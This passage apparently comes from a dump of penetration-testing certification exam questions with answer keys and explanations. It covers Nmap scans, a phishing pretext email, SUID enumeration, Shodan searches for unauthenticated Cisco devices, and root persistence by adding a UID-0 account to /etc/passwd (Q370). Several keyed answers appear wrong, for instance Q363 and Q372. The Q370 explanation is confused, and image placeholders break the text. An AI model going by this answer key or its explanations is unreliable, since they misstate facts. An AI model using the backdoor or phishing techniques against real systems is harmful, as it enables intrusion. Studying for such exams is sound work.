23/tcp   open   telnet
60/tcp   open   http
443/tcp  open   https
```

Which of the following technical controls will most likely be the FIRST recommendation for this device?

A. Encrypted passwords
B. System-hardening techniques
C. Multifactor authentication
D. Network segmentation

Answer: B

NEW QUESTION 313
A penetration tester has prepared the following phishing email for an upcoming penetration test:



Coworkers,

A security incident recently occurred on company property.

All employees are required to abide by company policies at all times. To ensure maximum compliance, all employees are required to sign the Security Policy Acceptance form (on-line here) before the end of this month.

Please reach out if you have any questions or concerns.

Human Resources

Which of the following is the penetration tester using MOST to influence phishing targets to click on the link?

A. Familiarity and likeness
B. Authority and urgency

C. Scarcity and fear
D. Social proof and greed


Answer: B

NEW QUESTION 316
A client would like to have a penetration test performed that leverages a continuously updated TTPs framework and covers a wide variety of enterprise systems and networks. Which of the following methodologies should be used to BEST meet the client's expectations?

A. OWASP Top 10
B. MITRE ATT&CK framework
C. NIST Cybersecurity Framework
D. The Diamond Model of Intrusion Analysis

Answer: B

NEW QUESTION 321
The results of an Nmap scan are as follows:



```
Starting Nmap 7.80 ( https://nmap.org ) at 2021-01-24 01:10 EST
Nmap scan report for ( 192.168.1.1 )
Host is up (0.0035s latency).
Not shown: 996 filtered ports

Port     State    Service     Version
22/tcp   open     ssh         OpenSSH 6.6.1p1
53/tcp   open     domain      dnsmasq 2.72
80/tcp   open     http        lighttpd
443/tcp  open     ssl/http    httpd

Service Info: OS: Linux: Device: router; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 18.45 seconds
```

Which of the following would be the BEST conclusion about this device?

A. This device may be vulnerable to the Heartbleed bug due to the way transactions over TCP/22 handle heartbeat extension packets, allowing attackers to obtain sensitive information from process memory.
B. This device is most likely a gateway with in-band management services.
C. This device is most likely a proxy server forwarding requests over TCP/443.
D. This device may be vulnerable to remote code execution because of a butter overflow vulnerability in the method used to extract DNS names from packets prior to DNSSEC validation.

Answer: B

Explanation:
The heart bleed bug is an open ssl bug which does not affect SSH Ref:
https://www.sos-berlin.com/en/news-heartbleed-bug-does-not-affect-jobscheduler-or-ssh

NEW QUESTION 324
A penetration tester who is doing a company-requested assessment would like to send traffic to another system using double tagging. Which of the following techniques would BEST accomplish this goal?

A. RFID cloning
B. RFID tagging
C. Meta tagging
D. Tag nesting

Answer: D

Explanation:
since vlan hopping requires 2 vlans to be nested in a single packet. Double tagging occurs when an attacker adds and modifies tags on an Ethernet frame to allow the sending of packets through any VLAN. This attack takes advantage of how many switches process tags. Most switches will only remove the outer tag and forward the frame to all native VLAN ports. With that said, this exploit is only successful if the attacker belongs to the native VLAN of the trunk link.
https://cybersecurity.att.com/blogs/security-essentials/vlan-hopping-and-mitigation

NEW QUESTION 328
A penetration-testing team is conducting a physical penetration test to gain entry to a building. Which of the following is the reason why the penetration testers should carry copies of the engagement documents with them?

A. As backup in case the original documents are lost
B. To guide them through the building entrances
C. To validate the billing information with the client
D. As proof in case they are discovered

Answer: D

NEW QUESTION 333

A penetration tester was able to compromise a web server and move laterally into a Linux web server. The tester now wants to determine the identity of the last user who signed in to the web server. Which of the following log files will show this activity?

A. /var/log/messages
B. /var/log/last_user
C. /var/log/user_log
D. /var/log/lastlog

Answer: D

Explanation:
The /var/log/lastlog file is a log file that stores information about the last user to sign in to the server. This file stores information such as the username, IP address, and timestamp of the last user to sign in to the server. It can be used by a penetration tester to determine the identity of the last user who signed in to the web server, which can be helpful in identifying the user who may have set up the backdoors and other malicious activities.

NEW QUESTION 335
A penetration tester runs the following command on a system:
find / -user root –perm -4000 –print 2>/dev/null
Which of the following is the tester trying to accomplish?

A. Set the SGID on all files in the / directory
B. Find the /root directory on the system
C. Find files with the SUID bit set
D. Find files that were created during exploitation and move them to /dev/null

Answer: C

Explanation:
the 2>/dev/null is output redirection, it simply sends all the error messages to infinity and beyond preventing any error messages to appear in the terminal session.

NEW QUESTION 336
Which of the following is the BEST resource for obtaining payloads against specific network infrastructure products?

A. Exploit-DB
B. Metasploit
C. Shodan
D. Retina

Answer: A

Explanation:
"Exploit Database (ExploitDB) is a repository of exploits for the purpose of public security, and it explains what can be found on the database. The ExploitDB is a very useful resource for identifying possible weaknesses in your network and for staying up to date on current attacks occurring in other networks"


NEW QUESTION 338
A penetration tester is cleaning up and covering tracks at the conclusion of a penetration test. Which of the following should the tester be sure to remove from the system? (Choose two.)

A. Spawned shells
B. Created user accounts
C. Server logs
D. Administrator accounts
E. Reboot system
F. ARP cache

Answer: AB

Explanation:
Removing shells: Remove any shell programs installed when performing the pentest.
Removing tester-created credentials: Be sure to remove any user accounts created during the pentest. This includes backdoor accounts.
Removing tools: Remove any software tools that were installed on the customer's systems that were used to aid in the exploitation of systems.

NEW QUESTION 341
Given the following script:



```
Line 1  #!/usr/bin/python3
Line 2  from scapy.all import *
Line 3  a = IP(dst='10.10.10.10')/UDP(dport=53)/DNS(rd=1,qd=DNSQR(qname='www.comptia.org'))
Line 4  b = sr1(a, verbose=0)
Line 5  for x in range(b[DNS].count):
Line 6    print(b[DNSRR][x].rdata
```

Which of the following BEST characterizes the function performed by lines 5 and 6?

A. Retrieves the start-of-authority information for the zone on DNS server 10.10.10.10
B. Performs a single DNS query for www.comptia.org and prints the raw data output
C. Loops through variable b to count the results returned for the DNS query and prints that count to screen
D. Prints each DNS query result already stored in variable b

Answer: D

NEW QUESTION 346
A penetration tester needs to perform a vulnerability scan against a web server. Which of the following tools is the tester MOST likely to choose?

A. Nmap
B. Nikto
C. Cain and Abel
D. Ethercap

Answer: B

Explanation:
https://hackertarget.com/nikto-website-scanner/

NEW QUESTION 349
A new security firm is onboarding its first client. The client only allowed testing over the weekend and needed the results Monday morning. However, the assessment team was not able to access the environment as expected until Monday. Which of the following should the security company have acquired BEFORE the start of the assessment?

A. A signed statement of work
B. The correct user accounts and associated passwords
C. The expected time frame of the assessment
D. The proper emergency contacts for the client

Answer: D

NEW QUESTION 350
A penetration tester has gained access to the Chief Executive Officer's (CEO's) internal, corporate email. The next objective is to gain access to the network. Which of the following methods will MOST likely work?

A. Try to obtain the private key used for S/MIME from the CEO's account.
B. Send an email from the CEO's account, requesting a new account.
C. Move laterally from the mail server to the domain controller.
D. Attempt to escalate privileges on the mail server to gain root access.

Answer: D

NEW QUESTION 354
The output from a penetration testing tool shows 100 hosts contained findings due to improper patch management. Which of the following did the penetration tester perform?


A. A vulnerability scan
B. A WHOIS lookup
C. A packet capture
D. An Nmap scan

Answer: A

Explanation:

A vulnerability scan is a type of penetration testing tool that is used to scan a network for vulnerabilities. A vulnerability scan can detect misconfigurations, missing patches, and other security issues that could be exploited by attackers. In this case, the output shows that 100 hosts had findings due to improper patch management, which means that the tester performed a vulnerability scan.

NEW QUESTION 355
A penetration tester receives the following results from an Nmap scan:



```
Interesting ports on 192.168.1.1:

Port      State     Service
21/tcp    closed    ftp
22/tcp    open      ssh
23/tcp    closed    telnet
25/tcp    closed    smtp
80/tcp    open      http
110/tcp   closed    pop3
139/tcp   closed    nethics-ssn
443/tcp   closed    https
3389/tcp  closed    rdp
```

Which of the following OSs is the target MOST likely running?

A. CentOS
B. Arch Linux
C. Windows Server
D. Ubuntu

Answer: C

NEW QUESTION 356
A penetration tester is scanning a corporate lab network for potentially vulnerable services. Which of the following Nmap commands will return vulnerable ports that might be interesting to a potential attacker?

A. nmap192.168.1.1-5–PU22-25,80
B. nmap192.168.1.1-5–PA22-25,80
C. nmap192.168.1.1-5–PS22-25,80
D. nmap192.168.1.1-5–Ss22-25,80

Answer: C

Explanation:
PS/PA/PU/PY are host discovery flags which use TCP SYN/ACK, UDP or SCTP discovery respectively. And since the ports in the options are mostly used by TCP protocols, then it's either the PS or PA flag. But since we need to know if the ports are live, sending SYN packet is a better alternative. Hence, I choose PS in this case.

NEW QUESTION 360
A penetration tester successfully performed an exploit on a host and was able to hop from VLAN 100 to VLAN 200. VLAN 200 contains servers that perform financial transactions, and the penetration tester now wants the local interface of the attacker machine to have a static ARP entry in the local cache. The attacker machine has the following:
IP Address: 192.168.1.63
Physical Address: 60-36-dd-a6-c5-33
Which of the following commands would the penetration tester MOST likely use in order to establish a static ARP entry successfully?

A. tcpdump -i eth01 arp and arp[6:2] == 2
B. arp -s 192.168.1.63 60-36-DD-A6-C5-33
C. ipconfig /all findstr /v 00-00-00 | findstr Physical
D. route add 192.168.1.63 mask 255.255.255.255.0 192.168.1.1

Answer: B

NEW QUESTION 362
Which of the following documents is agreed upon by all parties associated with the penetration-testing engagement and defines the scope, contacts, costs, duration, and deliverables?

A. SOW
B. SLA
C. MSA
D. NDA

Answer: A

NEW QUESTION 363
Which of the following describe the GREATEST concerns about using third-party open-source libraries in application code? (Choose two.)

A. The libraries may be vulnerable
B. The licensing of software is ambiguous
C. The libraries' code bases could be read by anyone
D. The provenance of code is unknown

E. The libraries may be unsupported
F. The libraries may break the application

Answer: AC

NEW QUESTION 364
A large client wants a penetration tester to scan for devices within its network that are Internet facing. The client is specifically looking for Cisco devices with no authentication requirements. Which of the following settings in Shodan would meet the client's requirements?

A. “cisco-ios” “admin+1234”
B. “cisco-ios” “no-password”
C. “cisco-ios” “default-passwords”
D. “cisco-ios” “last-modified”

Answer: B

NEW QUESTION 365
An Nmap scan shows open ports on web servers and databases. A penetration tester decides to run WPScan and SQLmap to identify vulnerabilities and additional information about those systems.
Which of the following is the penetration tester trying to accomplish?

A. Uncover potential criminal activity based on the evidence gathered.
B. Identify all the vulnerabilities in the environment.
C. Limit invasiveness based on scope.
D. Maintain confidentiality of the findings.

Answer: C


NEW QUESTION 370
A penetration tester opened a reverse shell on a Linux web server and successfully escalated privileges to root. During the engagement, the tester noticed that another user logged in frequently as root to perform work tasks. To avoid disrupting this user's work, which of the following is the BEST option for the penetration tester to maintain root-level persistence on this server during the test?

A. Add a web shell to the root of the website.
B. Upgrade the reverse shell to a true TTY terminal.
C. Add a new user with ID 0 to the /etc/passwd file.
D. Change the password of the root user and revert after the test.

Answer: C

Explanation:
The best option for the penetration tester to maintain root-level persistence on this server during the test is to add a new user with ID 0 to the /etc/passwd file. This will allow the penetration tester to use the same user account as the other user, but with root privileges, meaning that it won't disrupt the other user's work. This can be done by adding a new line with the username and the numerical user ID 0 to the /etc/passwd file. For example, if the username for the other user is “johndoe”, the line to add would be “johndoe:x:0:0:John Doe:/root:/bin/bash”. After the user is added, the penetration tester can use the “su” command to switch to the new user and gain root privileges.

NEW QUESTION 372
A penetration tester recently completed a review of the security of a core network device within a corporate environment. The key findings are as follows:
• The following request was intercepted going to the network device: GET /login HTTP/1.1
Host: 10.50.100.16
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:31.0) Gecko/20100101 Firefox/31.0 Accept-Language: en-US,en;q=0.5
Connection: keep-alive
Authorization: Basic WU9VUilOQU1FOnNlY3JldHBhc3N3b3jk
• Network management interfaces are available on the production network.
• An Nmap scan returned the following:



```
Port      State     Service    Version
22/tcp    open      ssh        Cisco SSH 1.25 (protocol 2.0
80/tcp    open      http       Cisco IOS http config
|_https-title: Did not follow redirect to https://10.50.100.16
443/tcp   open      https      Cisco IOS https config
```

Which of the following would be BEST to add to the recommendations section of the final report? (Choose two.)

A. Enforce enhanced password complexity requirements.
B. Disable or upgrade SSH daemon.
C. Disable HTTP/301 redirect configuration.
D. Create an out-of-band network for management.
E. Implement a better method for authentication.
F. Eliminate network management and control interfaces.

Answer: CD

NEW QUESTION 374
In the process of active service enumeration, a penetration tester identifies an SMTP daemon running on one of the target company's servers. Which of the following actions would BEST enable the tester to perform
phishing in a later stage of the assessment?

A. Test for RFC-defined protocol conformance.
B. Attempt to brute force authentication to the service.
C. Perform a reverse DNS query and match to the service banner.
D. Check for an open relay configuration.

Answer: D

Explanation:
SMTP is a protocol associated with mail servers. Therefore, for a penetration tester, an open relay configuration can be exploited to launch phishing attacks.

NEW QUESTION 375
......